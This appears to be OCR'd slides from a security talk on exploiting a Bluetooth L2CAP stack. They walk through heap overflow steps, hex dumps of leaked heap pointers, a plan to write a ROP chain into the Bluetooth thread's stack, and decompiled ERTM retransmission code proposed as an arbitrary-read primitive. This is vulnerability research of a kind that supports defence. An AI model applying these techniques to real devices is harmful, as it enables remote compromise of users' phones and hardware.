


4. Allocate an Echo Request which is smaller than channel#3




Exploit :: Address Leak :: L2CAP Echo Request :: Solution 2


1. Initial state after converting channel#2 into ERTM




2. Overflow to place cur_pos at the target position




3. Disconnect channel#3 to free the heap chunk



4. Allocate an Echo Request which is smaller than channel#3




5. Overwrite the target structure member (Echo Request length)



Exploit :: Address Leak :: L2CAP Echo Request :: Leak

```
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41  00 00 00 00 21 00 00 00
58 00 f0 af 58 00 f0 af  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  20 00 00 00 1c 00 00 00
00 00 00 00 80 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 59 00 00 00  90 00 f0 af 90 00 f0 af
01 00 f0 ff 00 00 ff ff  30 00 00 01 30 00 00 01
ff ff 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 07 00 00 00  58 00 00 00 14 00 00 00
00 00 00 00 58 eb f0 af  00 00 00 00 9d 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 f0 af
```

Exploit :: Address Leak :: L2CAP Echo Request :: Leak



```
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41  00 00 00 00 21 00 00 00
58 00 f0 af 58 00 f0 af  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  20 00 00 00 1c 00 00 00
00 00 00 00 80 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 59 00 00 00  90 00 f0 af 90 00 f0 af
01 00 f0 ff 00 00 ff ff  30 00 00 01 30 00 00 01
ff ff 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 07 00 00 00  58 00 00 00 14 00 00 00
00 00 00 00 58 eb f0 af  00 00 00 00 9d 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 f0 af
```

remainder->fd

remainder->bk

thread heap arena = addr >> 20 << 20

Heap chunk flags

Exploit :: Mid-game

What do we have so far?

- Universal Heap Spraying
- Arbitrary Address Write (AAW)
- VMA of the current heap arena
- Heap chunk flags (*will be needed further*)

Exploit :: Mid-game

What do we have so far?

- Universal Heap Spraying
- Arbitrary Address Write (AAW)
- VMA of the current heap arena
- Heap chunk flags (*will be needed further*)

Goal: Write a ROP-chain into the stack of “BT thread”

- No address of a `system` function
- No address of “BT thread” `stack`

Exploit :: Mid-game

What do we have so far?

- Universal Heap Spraying
- Arbitrary Address Write (AAW)
- VMA of the current heap arena
- Heap chunk flags (*will be needed further*)

Goal: Write a ROP-chain into the stack of “BT thread”

- No address of a `system` function
- No address of “BT thread” `stack`

➡ Arbitrary Address Read (AAR) is needed

AAR Primitive

Exploit :: AAR Primitive

We could use Echo Request for this (tamper `pdu->data`), however:

- One leak per L2CAP Channel
- Run out of available L2CAP Channels
- L2CAP Channels allocation outside the current heap arena

Exploit :: AAR Primitive


We could use Echo Request for this (tamper `pdu->data`), however:

- One leak per L2CAP Channel
- Run out of available L2CAP Channels
- L2CAP Channels allocation outside the current heap arena


🎉 Solution: Use ERTM Channels again! 🎉

Exploit :: ERTM Channel :: AAR

- S-frame REJ - used to request retransmission of I-frames




```
int l2_fcrt_rx_rej(prh_t_l2_channel *chan,
prh_t_ertm_seq *seq) {
 next_tx_seq = chan->next_tx_seq;
 if ( next_tx_seq != seq->reqseq ) {
   l2_fcrt_act_rx_reqseq(chan, seq);
   if ( seq->f_bit ) {
     ...
   } else {
     l2_fcrt_ertm_resend_all(chan);
     ...
   }
   return 0;
 }
}
```



```
int l2_fcrt_ertm_resend_all(prh_t_l2_channel *chan) {
 for ( fcrt = chan->fcrt_data_list; fcrt; fcrt = fcrt->next )
{
   sdu_data = fcrt->sdu_data;
   sdu_len = fcrt->sdu_len;
   rsp_len = sdu_len - 4;
   err = prh_l2_GetWriteBuffer(local_cid, rsp_len, 0, &rsp);
   if ( !err ) {
     rsp->len = rsp_len;
     memcpy(rsp->data, sdu_data + 4, rsp_len);
     prh_l2_sar_data_req(0, chan->local_cid, rsp);
   }
 }
}
```

Exploit :: ERTM Channel :: AAR


- S-frame REJ - used to request retransmission of I-frames



```
int l2_fcrt_rx_rej(prh_t_l2_channel *chan,
prh_t_ertm_seq *seq) {
 next_tx_seq = chan->next_tx_seq;
 if ( next_tx_seq != seq->reqseq ) {
   l2_fcrt_act_rx_reqseq(chan, seq);
   if ( seq->f_bit ) {
     ...
   } else {
     l2_fcrt_ertm_resend_all(chan);
     ...
   }
   return 0;
 }
}
```

